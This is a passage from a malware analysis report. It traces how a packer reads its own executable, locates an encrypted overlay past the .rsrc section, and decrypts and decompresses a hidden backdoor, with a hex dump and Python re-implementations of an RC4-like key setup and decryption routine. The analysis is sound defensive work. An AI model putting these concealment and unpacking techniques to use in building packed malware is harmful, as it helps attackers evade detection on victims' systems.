


Figure 22 - The wipe algorithm overwrites the string "GetFileSize" with 0x00s.

Thus far there are multiple indicators that strongly suggest that the binary is a packer:

- Apparently encrypted overlay
- Anti-analysis techniques
- APIs manually resolved by parsing the PE header
- Strings hardcoded inside the code and overwritten with 0x00s after use

4.7.3. Accessing the overlay

As suggested at the start of the analysis, the malware is now trying to access the data appended at the end of the file. In order to do that, it copies itself inside the memory with the purpose of parsing the PE header. It locates the exact offset where the overlay starts using the five APIs previously identified.

The first thing the malware needs to do is access itself using `CreateFileW`, which returns a handle to the opened file.




Figure 23 - The malware gets the handle 0xC8, which represents a link to itself on the disk.

The second thing required is the exact size of the executable, to know how much space to allocate in memory. The API `GetFileSize` is used to pass the size parameter of the file obtained earlier.

The second parameter 0x00 passed is a pointer to the variable where the high-order doubleword of the file size is returned. In this case it was set to NULL, because the application did not require the high-order doubleword.




Figure 24 - The malware gets the size of its own executable.

Now that the malware has a handle to itself on the disk, and the exact size in bytes of the executable, it is ready to allocate space inside the memory for itself.

At this point there are strong indicators that what we are looking at is a packer, because of the overlay access and the widespread anti-analysis techniques used throughout the code. However, we could be looking at something like an installer stub accessing the overlay.

The API `LocalAlloc` allocates bytes on the *heap,* initializing them to 0x00 because the parameter **LMEM_ZEROINIT (0x40)** is used during the call. The function returns the address of the allocated memory in the register EAX, in this case it is `0x00526E68`.




Figure 25 - Here the malware is allocating enough space in memory to store the hidden executable.

At this point the suspected packer has the address in memory where it will store itself. The next step is to read the file from the disk and store it in the allocated memory space. To do that, the following important information is required:

- `0xC8` → handle to the file to read
- `0x00526E68` → address of the allocated memory
- `0x1D000` → size of the file (amount of data to read)




Figure 26 - The data contained inside the executable on the disk is copied into memory.

The final step performed by the malware is to close the handle using the API *`CloseHandle`*. The handle `0xC8` is released and is no longer usable.

Now that the malware has copied itself into memory, it needs to point at the overlay data somehow. In order to do that, it will manually parse the PE header, traveling through the sections. Before going ahead, let's take a look at how the PE file is formed.

The red box in the image below shows all the categories contained inside the header. Each of them contains several fields describing specific useful information like the entry point of the executable, the APIs called, the compilation timestamp, how the data is structured inside the file and so on.

The last part of the PE header is the section headers, which describes how the file's sections are organized, including their sizes and offsets.




Figure 27 - Overview of the structure of the internal executable.

Accessing the last entry, representing the section called `.rsrc`, it's possible to extract the offset start point and the section size. With this information, it's possible to calculate the exact address where the section ends:

- `0xD600` → Raw Address where the section is located
- `0x200` → Raw Size of the section

At the bottom of the image, it shows the section ending with the common padding text *PADDINGXX*.

Doing a simple addition, *`0xD600`* + *`0x200`* = *`0xD800`*, it's possible to determine where the file ends and where the appended data starts.

Let's find out what's present at that offset using a hex editor:

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
0000D6F0  20 3C 72 65 71 75 65 73 74 65 64 50 72 69 76 69   <requestedPrivi
0000D700  6C 65 67 65 73 3E 0D 0A 20 20 20 20 20 20 20 20  leges>..
0000D710  3C 72 65 71 75 65 73 74 65 64 45 78 65 63 75 74  <requestedExecut
0000D720  69 6F 6E 4C 65 76 65 6C 20 6C 65 76 65 6C 3D 22  ionLevel level="
0000D730  61 73 49 6E 76 6F 6B 65 72 22 20 75 69 41 63 63  asInvoker" uiAcc
0000D740  65 73 73 3D 22 66 61 6C 73 65 22 3E 3C 2F 72 65  ess="false"></re
0000D750  71 75 65 73 74 65 64 45 78 65 63 75 74 69 6F 6E  questedExecution
0000D760  4C 65 76 65 6C 3E 0D 0A 20 20 20 20 20 20 3C 2F  Level>..      </
0000D770  72 65 71 75 65 73 74 65 64 50 72 69 76 69 6C 65  requestedPrivile
0000D780  67 65 73 3E 0D 0A 20 20 20 20 3C 2F 73 65 63 75  ges>..    </secu
0000D790  72 69 74 79 3E 0D 0A 20 20 3C 2F 74 72 75 73 74  rity>..  </trust
0000D7A0  49 6E 66 6F 3E 0D 0A 3C 2F 61 73 73 65 6D 62 6C  Info>..</assembl
0000D7B0  79 3E 50 41 50 41 44 44 49 4E 47 58 58 50 41 44  y>PAPADDINGXXPAD
0000D7C0  44 49 4E 47 50 41 44 44 49 4E 47 58 58 50 41 44  DINGPADDINGXXPAD
0000D7D0  44 49 4E 47 50 41 44 44 49 4E 47 58 58 50 41 44  DINGPADDINGXXPAD
0000D7E0  44 49 4E 47 50 41 44 44 49 4E 47 58 58 50 41 44  DINGPADDINGXXPAD
0000D7F0  44 49 4E 47 50 41 44 44 49 4E 47 58 58 50 41 44  DINGPADDINGXXPAD
0000D800  24 0E 17 51 51 AE 85 07 B6 73 49 87 19 3E F7 D8  $..QQ®….¶sI‡.>÷Ø
0000D810  30 78 78 43 60 9C 1F 77 C1 5E 2D 34 00 0E B9 2F  0xxC`œ.wÁ^-4..¹/
0000D820  15 4F D5 05 59 DE 88 C8 59 55 3F 9D 80 8F 0F 5A  .OÕ.YÞˆÈYU?.€..Z
0000D830  A3 1B CC 83 9B 5F 10 E0 13 84 80 15 7B 74 70 A1  £.Ìƒ›_.à.„€.{tp¡
0000D840  C3 8B 23 E8 BC A9 28 FA 26 77 43 E4 FF D2 8D 9A  Ã‹#è¼©(ú&wCäÿÒ.š
0000D850  99 AC 51 89 5A 61 15 E9 30 65 D3 36 F6 4E 6F 55  ™¬Q‰Za.é0eÓ6öNoU
0000D860  4D 46 B1 C4 BA 6C E2 16 83 B0 DC CE 68 11 50 69  MF±Äºlâ.ƒ°ÜÎh.Pi
0000D870  E3 D5 F5 23 8F 5D 03 D0 AB AD BC B0 AF 5D 65 6F  ãÕõ#.].Ð«.¼°¯]eo
0000D880  74 00 D8 21 27 7C 70 68 6A 4F FB 0B 46 74 56 BB  t.Ø!'|phjOû.FtV»
0000D890  C4 F3 C0 2A 81 18 DD C7 D9 70 97 2E 42 68 09 BC  ÄóÀ*..ÝÇÙp—.Bh.¼
0000D8A0  43 87 FD 00 54 98 7A ED 9D A5 6E CE CC 1B 90 65  C‡ý.T˜zí.¥nÎÌ..e
0000D8B0  79 CC 9A F1 65 A2 39 4C B8 63 3A 7E 61 B4 4A D8  yÌšñe¢9L¸c:~a´JØ
0000D8C0  6B A8 0E DD D6 55 96 C7 AE A8 C1 E9 3D 10 1C 2E  k¨.ÝÖU–Ç®¨Áé=...
0000D8D0  B9 44 5F 05 8B 99 EE CC E5 AF 44 81 99 8A 98 30  ¹D_.‹™îÌå¯D.™Š˜0
0000D8E0  B9 D9 43 A1 73 80 22 57 03 A2 C4 32 33 80 52 0A  ¹ÙC¡s€"W.¢Ä23€R.
0000D8F0  87 5F 57 82 B7 18 91 32 62 1D 3D EF 83 2E C4 A9  ‡_W‚·.'2b.=ïƒ.Ä©
0000D900  06 90 4D 47 5C 0E 01 42 1E 51 06 94 0B B6 CB 83  ..MG\..B.Q.”.¶Ëƒ
0000D910  2C 2E 89 A0 3B BF A0 F9 1E F9 C3 97 24 97 DA 0E  ,.‰ ;¿ ù.ùÃ—$—Ú.
0000D920  D0 DC C9 35 5A AA F1 0A 6D AE A3 8F 15 B5 DE 4E  ÐÜÉ5Zªñ.m®£..µÞN
0000D930  EB 04 F1 AC 53 BB 95 1D D3 A0 5D 59 24 60 F8 88  ë.ñ¬S»•.Ó ]Y$`øˆ
0000D940  E7 C7 F5 D8 1E 4D C6 68 FB 7B C5 9C 56 98 8E BD  çÇõØ.MÆhû{ÅœV˜Ž½
0000D950  AF 5A 81 9C D2 D8 DE AF 6C 51 89 78 18 B1 40 39  ¯Z.œÒØÞ¯lQ‰x.±@9
```

Figure 28 - Shown above is the end of the file, as described in the PE header + appended data.

There it is! The suspicious overlay data noticed at the beginning of the analysis starts exactly at the end of the `.rsrc` section. Using that strategy, the malware is going to parse the PE header, iterating over all the sections and performing the addition on the last section. When done, it obtains the right overlay offset.

4.7.4.Decryption algorithm

Starting from the offset *0xD800*, the malware reads 40 bytes that will be used to initialize an array of 256 bytes through the following custom algorithm (re-implemented in Python):

```
def init_keymap(key):
      ikey = 0
      keysum = 0
      keymap = bytearray([i for i in range(256)])
      for idx in range(len(keymap)):
          keysum = (keysum + key[ikey] + keymap[idx]) % 256
          keymap[idx], keymap[keysum] = keymap[keysum], keymap[idx]
          ikey = (ikey + 1) % len(key)
      return keymap
```

The initialized array is required by the decryption algorithm because it is the secret key (from now on referred to as keymap) needed to decrypt the protected overlay data.

The decryption function uses the keymap internally, taking as its argument the output buffer. This provides the location for the decrypted data, and the length of the buffer.




Figure 29 - The location for the decrypted data and the length of the buffer are identified.

The decryption algorithm is very simple and has been re-implemented with the following Python code:

```
def decrypt(cipher, keymap):
      ikey = 1
      keysum = 0
      for idx in range(len(cipher)):
          keysum = (keysum + keymap[ikey]) % 256
          keymap[ikey], keymap[keysum] = keymap[keysum], keymap[ikey]
          keymap_idx = (keymap[ikey] + keymap[keysum]) % 256
          cipher[idx] ^= keymap[keymap_idx]
          ikey = (ikey + 1) % 256
      return cipher
```

Looking at the beginning of the output buffer, it is immediately clear that the data contains an executable, based on the presence of the signature **0x4D5A**. Looking closely, however, shows several unexpected bytes between the recognized patterns, indicating that the data has not been completely reconstructed yet.

Usually, the PE header contains several sequences of zeros, which are not present in the decrypted buffer, suggesting that it could be compressed somehow.

4.7.5. Decompression algorithm

This time my assumption is quickly confirmed, because after about ten instructions, there is a function with parameters from the offset of the decrypted data. The parameters indicate the function's size and include a pointer to a new buffer (previously allocated). After this function's execution, the new buffer contains a valid PE header, confirming that the data was compressed.




Figure 30 - The buffer containing the uncompressed binary is identified.

At this point it's apparent that the high entropy score of the overlay is due to encrypted and compressed data.

4.7.6. The original entry point (OEP)

Next, the packer points to the uncompressed buffer, parses the PE header, and iterates all the sections again. The technique is very similar to the previous one and the goal is to access the appended data of the uncompressed executable.

Accessing the overlay data reveals that it contains **a second PE header, which is the real malicious component (backdoor)** waiting to be installed inside the victim's system.

